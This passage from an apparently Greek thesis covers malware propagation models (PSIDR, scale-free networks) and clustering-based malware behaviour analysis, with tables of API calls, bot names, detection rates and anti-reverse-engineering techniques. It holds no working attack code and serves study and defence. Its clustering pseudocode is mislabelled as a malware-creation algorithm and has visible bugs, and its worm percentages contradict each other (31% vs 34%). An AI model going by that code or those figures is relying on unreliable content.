Αυτό το υποκεφάλαιο εκθέτει τα διάφορα πειράματα προσομοίωσης που γίνονται με το PSIDR πρότυπο. Η αλυσίδα των γεγονότων που περιλαμβάνονται στο πρότυπο PSIDR παρουσιάζεται στο παρακάτω σχήμα .




Σχήμα 1.9.7.1:. Η χρονική εξέλιξη του PSIDR μοντέλου [128]

Συνεπώς ισχύουν οι ακόλουθες περιπτώσεις:
1. Περίοδος προ αντίδρασης (S -> I).Στην αρχή, ένα σκουλήκι μολύνει μια μηχανή στο δίκτυο. Για τις επόμενες μερικές ημέρες (ή ώρες), το σκουλήκι διαδίδεται ελεύθερα στο δίκτυο χωρίς την παρατήρησή του από τους περισσότερους χρήστες.
2. Περίοδος αντίδρασης (S → I → D → R, S → R). Μετά από κάποιο χρόνο, το σκουλήκι ανιχνεύεται σε μερικούς υπολογιστές και λαμβάνεται άμεση δράση για την αποτροπή της περαιτέρω εξάπλωσης καθώς και για την θεραπεία των μολυσμένων υπολογιστών. Υπολογιστές που δεν ήταν μολυσμένοι γίνονται αυτόματα άνοσοι στο σκουλήκι, ενώ οι μολυσμένοι υπολογιστές ανιχνεύονται σε ένα ορισμένο ποσοστό (ανάλογα με το πόσο συχνά γίνεται η ενημέρωση του λογισμικού). Αυτές οι μηχανές έπειτα απομονώνονται, καθαρίζονται και ανοσοποιούνται ενάντια σε περαιτέρω μόλυνση.

Κεφάλαιο 2ο - Ανάλυση της εξάπλωσης του κακόβουλου λογισμικού


Βασικός στόχος που παραμένει είναι η ικανότητα του υπολογιστικού συστήματος να έχει μια εύρυθμη λειτουργία και να μην προσβάλλεται από επιθέσεις με κακόβουλο λογισμικό. Το συγκεκριμένο κεφάλαιο αναλύει την εξάπλωση του malware με τη μορφή γράφων. Σύμφωνα με τον Zhang Y. και άλλους [107], το

κακόβουλο λογισμικό ξεκινάει από ένα κόμβο. Ο πολλαπλασιασμός αυτός εξελίσσεται με τη μορφή ενός δέντρου και περιλαμβάνει το κύριο κόμβο, όπου εξαπλώνεται το κακόβουλο λογισμικό, τους ενδιάμεσους κόμβους, όπου μπορεί να μολυνθούν ένας ή περισσότεροι κόμβοι καθώς και τους τερματικούς κόμβους που δεν μολύνουν άλλους κόμβους.



Σχήμα 2.1: Απεικόνιση της εξάπλωσης του κακόβουλου λογισμικού από κόμβο σε κόμβο [111]

Παρομοίως στο παρακάτω σχήμα αναπαρίσταται η εξάπλωση του malware από κόμβο σε κόμβο με τη μορφή δέντρου. Ειδικότερα με Ni συμβολίζεται ο αρχικός κόμβος και nt ο τελικός κόμβος.



Σχήμα 2.2: Δενδρική απεικόνιση της εξάπλωσης του κακόβουλου λογισμικού

Εν τέλει με βάση το παραπάνω γράφο προκύπτει η ακόλουθη σχέση $P(ki) = \frac{Ki}{\sum tKt}$

2.1 Εξάπλωση του κακόβουλου λογισμικού σε διάφορες τοπολογίες


Στη διδακτορική διατριβή του Βλάχου Β. [105] αναφέρεται ότι υπάρχουν τέσσερις κύριοι τρόποι διάδοσης κακόβουλου λογισμικού και καθένας εξ αυτών προσομοιώνεται βέλτιστα με συγκεκριμένη τοπολογία δικτύου. Συγκεκριμένα το κακόβουλο λογισμικό διαδίδεται με ανταλλαγή προγραμμάτων μεταξύ χρηστών. Αυτή η μέθοδος έχει σχεδόν εξαλειφθεί σήμερα, μολονότι υπήρξε η κύρια μορφή ανταλλαγής εφαρμογών και δεδομένων για αρκετές δεκαετίες, καθώς με αυτό τον τρόπο διαδίδονταν οι πρώτοι ιοί. Η προσομοίωσή τους απαιτεί την χρησιμοποίηση ενός ειδικού γράφου ελευθέρας κλίμακας.

Το malware διαδίδεται μέσω ηλεκτρονικού ταχυδρομείου με τη χρήση του Microsoft Outlook και προσομοιώνεται με τη τοπολογία δικτύου ελεύθερης κλίμακας. Με τη χρήση του Outlook κατέστη δυνατό για τους συγγραφείς κακόβουλου λογισμικού, να προχωρήσουν σε μαζικές αποστολές μολυσμένων μηνυμάτων επιλέγοντας ως στόχους όλους τους καταγεγραμμένους χρήστες στο βιβλίο διευθύνσεων (Address book) ενός ήδη μολυσμένου συστήματος. Συνεπώς, τα πρότυπα διάδοσης ενός ιού είναι ανάλογα με τον αριθμό των χρηστών με τους οποίους επικοινωνεί ο χρήστης που έχει τον μολυσμένο υπολογιστή.

Εκτός των προαναφερθέντων τρόπων το worm Nimda [133], αλλά και πρόσφατα είδη κακόβουλου λογισμικού όπως το Sandy [134] χρησιμοποιούν τον παγκόσμιο ιστό προκειμένου να εξαπλωθούν. Αυτό χρησιμοποιεί μηχανές αναζήτησης προκειμένου να εντοπίσει νέους στόχους και η τοπολογία του βασίζεται σε αυτή της ελευθέρας κλίμακας. Το πιο επικίνδυνο είδος κακόβουλου λογισμικού είναι τα worms που εξαπλώνονται μέσω του διαδικτύου και μοντελοποιούνται με τα δίκτυα ελεύθερης κλίμακας.

Ένα από τα πιο σημαντικά κριτήρια ενός δικτύου είναι ο βαθμός κατανομής των κόμβων. Σε πολλά παρατηρούμενα δίκτυα, αυτό απέχει πολύ από την ομοιογένεια. Είναι συνήθως η περίπτωση όπου πολλές οντότητες έχουν ένα μικρό

αριθμό από γείτονες ενώ λίγες έχουν σημαντικά περισσότερες συνδέσεις. Τα δίκτυα small world, τα τυχαία δίκτυα, και τα μοντέλα πλέγματος παρουσιάζουν μικρές διαφοροποιήσεις στα μεγέθη των γειτόνων. Παρόλα αυτά, καθώς οι οντότητες με πολλές συνδέσεις (super-spreaders) είναι πιθανό να είναι δυσανάλογα σημαντικές στη διάδοση μιας μόλυνσης, το να ενσωματωθούν τέτοιες οντότητες στα δίκτυα είναι απαραίτητο αν θέλει κάποιος να αντιληφθεί τη πολυπλοκότητα της διάδοσης μιας μόλυνσης. Τα scale-free δίκτυα παρέχουν τα μέσα προκειμένου να επιτύχουν τέτοια ακραία επίπεδα ετερογένειας. Τελικά όσο ο αριθμός των κόμβων αυξάνεται τόσο μεγαλύτερη συγκέντρωση κακόβουλου λογισμικού επιτυγχάνεται. Οι γράφοι ελεύθερης κλίμακας (scale free) μπορούν να κατασκευαστούν δυναμικά με τη πρόσθεση νέων οντοτήτων σε ένα δίκτυο ένα κάθε φορά με ένα μηχανισμό σύνδεσης που μιμείται βιολογικούς μηχανισμούς. Κάθε νέος κόμβος ή οντότητα που προστίθεται στο πληθυσμό, προτιμά να συνδέεται με κόμβους που ήδη έχουν ένα μεγάλο αριθμό από συνδέσεις, που αναπαριστούν τα άτομα που θέλουν να γίνουν φίλοι με αυτούς που είναι πιο δημοφιλής.



Σχήμα 2.1.1: Αναπαράσταση ενός γράφου ελεύθερης κλίμακας [112]

Η ακραία ετερογένεια των αριθμών των επαφών όπου εμφανίζεται σε ένα Scale-Free δίκτυο, είναι ένα χαρακτηριστικό των πληθυσμών που κινεί το ενδιαφέρον των επιδημιολόγων εδώ και αρκετό καιρό. Οι κόμβοι superspreaders και τα core groups, παίζουν ένα θεμελιώδη ρόλο στη διάδοση και διατήρηση μιας μόλυνσης. Όταν μία οντότητα έχει πολλές επαφές, αυτό έχει δύο σημαντικές επιδράσεις. Έτσι αυτή η οντότητα βρίσκεται σε μεγαλύτερο κίνδυνο να μολυνθεί και μόλις μολυνθεί τότε μπορεί να διαδώσει τη μόλυνση σε πολλούς άλλους.


Με βάση λοιπόν τα παραπάνω προκύπτει ότι πάρα πολλές μελέτες εφεξής θα βασίζονται σε τοπολογίες ελεύθερης κλίμακας προκειμένου να μοντελοποιήσουν την εξάπλωση του κακόβουλου λογισμικού. Έτσι τα μέσα διάδοσης που θα χρησιμοποιεί το ιομορφικό λογισμικό θα ακολουθούν κατά το πλείστον τοπολογίες ελεύθερης κλίμακας.

Εκτός από τους γράφους ελεύθερης κλίμακας υπάρχουν οι τυχαίοι γράφοι και οι ομογενείς γράφοι για την επιδημιολογική μελέτη της εξάπλωσης του κακόβουλου λογισμικού. Σύμφωνα με την έρευνα του Βλάχου Β. [105], η προσομοίωση του ομογενή γράφου καθυστερεί αφού ομογενής γράφος με 1000 κόμβους χρειάζεται 20 λεπτά, με 2000 κόμβους 45 λεπτά, με 5000 κόμβους 5 ώρες ενώ με 20.000 κόμβους δεν είχε ολοκληρωθεί η προσομοίωσή του μέσα σε μία εβδομάδα. Η ίδια κατάσταση ισχύει και στους τυχαίους γράφους. Συνεπώς οι ομογενείς και οι τυχαίοι γράφοι δεν προσφέρουν την βέλτιστη αναπαράσταση των τεχνολογικών δικτύων που εκμεταλλεύονται οι επιβλαβής εφαρμογές για την εξάπλωσή τους.

2.2 Τα δίκτυα που σχηματίζουν τα worms όταν μολύνουν ένα δίκτυο από συστήματα

Μεγάλο ενδιαφέρον παρουσιάζουν και οι εκάστοτε τοπολογίες των δικτύων που σχηματίζουν τα worms όταν αυτά ελευθερώνονται και αρχίζουν να μολύνουν τα συστήματα. Οι ξεχωριστοί κόμβοι ενός worm μπορούν να ενωθούν με σκοπό τη δημιουργία ενός μεγαλύτερου δικτύου που θα προσφέρει επικοινωνία μεταξύ των κόμβων. Αυτό το διασυνδεδεμένο σύστημα που δημιουργείται μπορεί να δρα σαν μία συντονισμένη μονάδα, εξαιτίας πάντα αυτής της συνδεσιμότητας, παρέχοντας του ταυτόχρονα και μία μεγάλη δύναμη. Ένα worm δίκτυο μπορεί να υιοθετήσει οποιαδήποτε μορφή από τις διάφορες τοπολογίες που υπάρχουν.

Οι διάφορες τοπολογίες είναι αυτές που εικονίζονται παρακάτω:



Σχήμα 2.2.1: Γραφική απεικόνιση των δικτύων που σχηματίζει ένα worm όταν μολύνει ένα δίκτυο από συστήματα [112]

Συνεπώς οι διάφορες τοπολογίες των δικτύων είναι οι εξής: ιεραρχικό δένδρο (hierarchical tree), κεντρικά συνδεδεμένο δίκτυο (centrally connected network), ιεραρχικό δίκτυο (hierarchical network) και δίκτυα πλέγματος (mesh networks)

Κεφάλαιο 3^{ο}- Ανάλυση της συμπεριφοράς του κακόβουλου λογισμικού

Για να γίνει ανάλυση της συμπεριφοράς του malware θα γίνει χρήση των ακόλουθων ποσοτικοποιημένων μετρήσεων όπως επίσης θα εκτελεστεί ένα εικονικό λειτουργικό σύστημα με βάση τη δημοσίευση του Wagener G. και άλλων [116]. Έστω λοιπόν ότι συμβολίζεται με A το σύνολο των ενεργειών που ένα τμήμα κακόβουλου λογισμικού M (malware) μπορεί να δημιουργήσει. Ισχύει ότι $\alpha \in A$ και $\alpha_1\alpha_2\alpha_3\alpha_4 \ldots\ldots an \in A$. Στο παρακάτω πίνακα φαίνεται ένα παράδειγμα κατά το οποίο αναλύεται η συμπεριφορά του κακόβουλου λογισμικού. Ορίζονται δύο μεταβλητές malware το M_1 και το M_2 και η καθεμιά παράμετρος έχει τη δική της τιμή από 1 έως και 40.

#	M_1		M_2	
	Function call	Code	Function call	Code
1	LoadLibraryA	1	LoadLibraryA	1
2	GetProcAddress	2	GetProcAddress	2
3	GetProcAddress	2	GetProcAddress	2
4	GetProcAddress	2	GetProcAddress	2
5	WSAStartup	10	RegQueryValueA	20
6	CopyFileA	30	CopyFileA	30
7	CreateProcessA	40	CreateProcessA	40

Πίνακας 3.1: Παράδειγμα που αναλύει τη συμπεριφορά ενός κακόβουλου λογισμικού

Με βάση λοιπόν το πίνακα 3.1 ακολούθως συμπληρώνονται και οι παρακάτω πίνακες 3.2 και 3.3

	b_1	b_2	b_3	b_j	b_n
a_1					
a_2					
a_3					
ai					
a_m					

Πίνακας 3.2: Ο αρχικός πίνακας που δεν έχει συμπληρωθεί με τις τιμές

	1	2	2	2	20	30	40
1	1	0	0	0	0	0	0
2	0	2	2	2	1	1	1
2	0	2	3	3	2	2	2
2	0	2	3	4	3	3	3
10	0	1	2	3	4	4	4
30	0	1	2	3	4	5	4
40	0	1	2	3	4	4	6

Πίνακας 3.3: Ο συμπληρωμένος πίνακας με βάση τις μεταβλητές του malware M_1 και M_2 του πίνακα 3.1

Ακολούθως παρατίθεται ο αλγόριθμος με τον οποίο δημιουργείται το κακόβουλο λογισμικό σε μορφή ψευδοκώδικα [116].

Στο πρώτο βήμα βρίσκονται δύο κόμβοι για να ενωθούν.

```
procedure FINDGROUP
    global nodeList
    global min                          ▷ Distance of n1 n2
    global n1, n2                       ▷ Selected nodes
    min ← ∞
    rows ← keys(nodeList)
    i ← 0
    while i < rows.length do
        cols ← keys(nodeList → rows[i])
        j ← 0
        while j < cols.length do
            d ← (nodeList → rows[i] → cols[j])
            if rows[i] ≠ cols[j] then
                min ← d
                n1 = rows[i]
                n2 = cols[j]
            end if
            j ← j + 1
        end while
        j ← j + 1
    end while
end procedure
```

Στο δεύτερο βήμα, έπειτα από την ένωσή τους δημιουργείται ένα group κόμβων.

```
procedure GROUPNODES
    global id
    global nodeList
    id ← id + 1                 ▷ New id for the new node
    (nodeList → id) ← min       ▷ Add new node
    rows ← keys(nodeList)
    i ← 0
    while i < rows.length do
        d_n1 = nodeList → rows[i] → n1
        d_n2 = nodeList → rows[i] → n2
        if d_n1 > d_n2 then     ▷ Choose smallest one
            d_G = d_n2          ▷ Distance for new node
        else
            d_G = d_n1          ▷ Distance for new node
        end if
        (nodeList → id → rows[i]) ← d_G
        i ← i + 1
    end while
end procedure
```

Στη συνέχεια με βάση τον αλγόριθμο του Wagener G. και άλλων [116] αφαιρούνται οι κόμβοι.

```
procedure REMOVEROWS
    global nodeList
    global n1, n2
    newNodeList ← ø
    rows ← keys(nodeList)
    i ← 0
    while i < rows.length do
        if rows[i] ≠ n1 then
            if rows[i] ≠ n2 then
                x ← nodeList → row[i]
                newNodeList → row[i] ← x
            end if
        end if
        i ← i + 1
    end while
    localList = newLocalList
end procedure
```

Έπειτα ρυθμίζεται ο αριθμός των στηλών

```
procedure ADJUSTCOLUMNS
    global nodeList
    global n1, n2
    newNodeList = ø
    rows = keys(nodeList)
    i ← 0
    while i < rows.length do
        cols = keys(nodeList → rows[i])
        j ← 0
        while j < rows.length do
            if cols[j] ≠ n1 then
                if cols[j] ≠ n2 then
                    y ← newNodeList
                    x ← nodeList → rows[i] → cols[j]
                    y → rows[i] → cols[j] ← x
                end if
            end if
            j ← j + 1
        end while
        i ← i + 1
    end while
    nodeList = newNodeList
end procedure
```

Εν τέλει κατασκευάζεται το δέντρο με βάση το παρακάτω αλγόριθμο.

```
while nodeList ≠ Ø do
    findGroup
    groupNodes
    removeRows
    adjustColumns
    addToTree(n1, n2, min)
end while
```


Παρακάτω αναπαρίσταται η συμπεριφορά του κακόβουλου λογισμικού με τη μορφή δέντρου όπου A,B,C και D είναι οι διαφορετικές συμπεριφορές του.
Αρχικά υπάρχει ο πίνακας με τις παραμέτρους S_{M1} S_{M2} S_{M3} S_{Mj} και S_{MN}

	S_{M_1}	S_{M_2}	S_{M_3}	S_{M_j}	S_{M_N}
S_{M_1}	0				
S_{M_2}		0			
S_{M_3}			0		
S_{M_j}				0	
S_{M_N}					0

Πίνακας 3.4: Οι παράμετροι των συμπεριφορών κακόβουλου λογισμικού SM_1 SM_2 SM_3 SM_J και SM_N [116]


Στη συνέχεια για τις διαφορετικές συμπεριφορές του malware ορίζονται τιμές που αντιστοιχούν στις A,B,C και D. Αξίζει να σημειωθεί ότι όταν δύο συμπεριφορές λαμβάνονται υπόψη τότε αυτές θα αθροιστούν. Για παράδειγμα αν ληφθούν υπόψη η συμπεριφορά A η οποία έχει τη τιμή 0 και η συμπεριφορά D που ισούται με 2 τότε αυτές θα αθροιστούν. Οι γράφοι έχουν ως εξής:

	A	B	C	D
A	0	3	5	2
B	3	0	1	4
C	5	1	0	8
D	2	4	8	0




Πίνακας 3.5: Ποσοτικοποιημένη αναπαράσταση των συμπεριφορών malware B,C

	A	BC	D
A	0	3	2
BC	3	0	4
D	2	4	3



Πίνακας 3.6: Ποσοτικοποιημένη αναπαράσταση των συμπεριφορών malware A,D

	AD	BC
AD	0	3
BC	3	0



Πίνακας 3.7: Ποσοτικοποιημένη αναπαράσταση των συμπεριφορών malware AD και BC

Σύμφωνα με τη προσομοίωση που έκαναν ο Wagener G. και άλλοι [116], χρησιμοποιήθηκαν τα εξής αντιικά προγράμματα *Fprot, BitDefender, Free-Av* και *Clamav.* Διαπιστώθηκε ότι το 22% από το malware δεν είχε εξαλειφτεί και ο μέσος όρος που τα αντιικά προγράμματα αντιμετωπίζουν το κακόβουλο λογισμικό είναι στο 51%. Μάλιστα το 31% από τις μολύνσεις είναι worms. Τα στοιχεία από τις μετρήσεις τους παρατίθενται κατά τη περίοδο 2005 έως 2007 στο ακόλουθο πίνακα.

Number of malware	104
Observation period	2005–2007
Malware from 2005	10
Malware from 2006	91
Malware from 2007	3
Average file size	135 KB
Smallest file	8 KB
Biggest file	665 KB
Worms	34%
Not detected by antivirus	22%

Πίνακας 3.8: Τα δεδομένα που ανιχνεύτηκαν από το κακόβουλο λογισμικό [116]

Το σύστημα που ανέλυσαν είχε κάποιες anti-reverse engineering τεχνικές που χρησιμοποιήθηκαν με διάφορα reverse engineering εργαλεία. Τα εργαλεία ήταν το *Debugger, Disassembler, Monitor* και *Virtual OS.* Με √ συμβολίζονται οι anti-reverse engineering τεχνικές που κάνουν χρήση των προαναφερθέντων εργαλείων και με X είναι αυτές που δεν τα χρησιμοποιούν. Αυτά φαίνονται στο ακόλουθο πίνακα.

Technique	Debugger	Disassembler	Monitor	Virtual OS
anti-debugger	×	√	√	√
OP code generation	√	×	√	√
obfuscated assembler code	√	×	√	√
integrity check	×	√	√	√
sleep	√	√	×	×
exceptions	×	×	√	√
anti monitor	√	√	×	√
anti virtual OS	√	√	√	×

Πίνακας 3.9: Οι anti-reverse engineering τεχνικές και τα εργαλεία που χρησιμοποιεί η καθεμία από αυτές [116]

Στο σύστημα που εξετάστηκε από τον Wagener G. και άλλους [116], ανιχνεύτηκαν οι εξής τύποι κακόβουλου λογισμικού και εντάχθηκαν σε δύο κατηγορίες worms το *WORM/Rbot.193536.29* και το *WORM/Rbot.177664.5*

WORM/Rbot.193536.29	WORM/Rbot.177664.5
Worm/Sdbot.1234944.1	Backdoor-Server/Agent.aew
Worm/Sdbot.1234944.1	Unknown
Worm/IRCBot.AZ.393	Worm/Rbot.140288.8
Backdoor-Server/Agent.N.1	Worm/Win32.Doomber
Trojan.Gobot-4	Trojan.Gobot.R
Trojan/Dldr.Agent.CY.3	W32/Virus.A virus
Trojan.Gobot-4	Trojan.Downloader.Delf-35
Trojan.Mybot-5011	Trojan.IRCBot-121
Trojan.Mybot-5079	Trojan.EggDrop-5


Πίνακας 3.10: Οι τύποι κακόβουλου λογισμικού που ανιχνεύτηκαν [116]

Ακολούθως παρουσιάζονται τα worms που μοιάζουν μεταξύ τους και έχουν τη μικρότερη και τη μεγαλύτερη μέση συχνότητα εμφάνισης. Με σ συμβολίζεται η πιθανότητα εμφάνισης των επιμέρους τύπων malware.

Lowest average similarity		Highest average similarity	
Malware name	$\bar{\sigma}$	Malware name	$\bar{\sigma}$
Win32.Virtob.E	0.010	Worm/IRCBot.AZ.393	0.440
Win32.Virtob.C	0.021	Worm/Rbot.140288.8	0.440
Backdoor.EggDrop.V	0.039	Worm/Rbot.94208.37	0.439
Unknown malware	0.064	W32/Ircbot1.gen	0.439
Unknown malware	0.070	W32/Ircbot1.gen	0.438
RBot.D3186764	0.075	W32/Spybot.NOZ	0.437
SDBot.AMA	0.105	Generic.Sdbot.68B7CEC5	0.437
Backdoor.Oscarbot.A	0.126	RBot.668E20D5	0.436
Unknown virus	0.128	RBot.DD0FC8A7	0.436
RBot.227328	0.131	RBot.C64D5E67	0.436

Πίνακας 3.11: Η μικρότερη και η μεγαλύτερη μέση συχνότητα εμφάνισης των τύπων κακόβουλου λογισμικού που μοιάζουν μεταξύ τους [116]

Τέλος παρουσιάζονται με δενδρική μορφή δύο παραδείγματα που περιέχουν κάποιες κατηγορίες κακόβουλου λογισμικού. Η καθεμία κατηγορία αντιστοιχεί σε μία πιθανότητα και μάλιστα αυτές παρουσιάζονται με φθίνουσα κατανομή, δηλαδή από τη πιο υψηλή πιθανότητα μέχρι τη πιο χαμηλή.

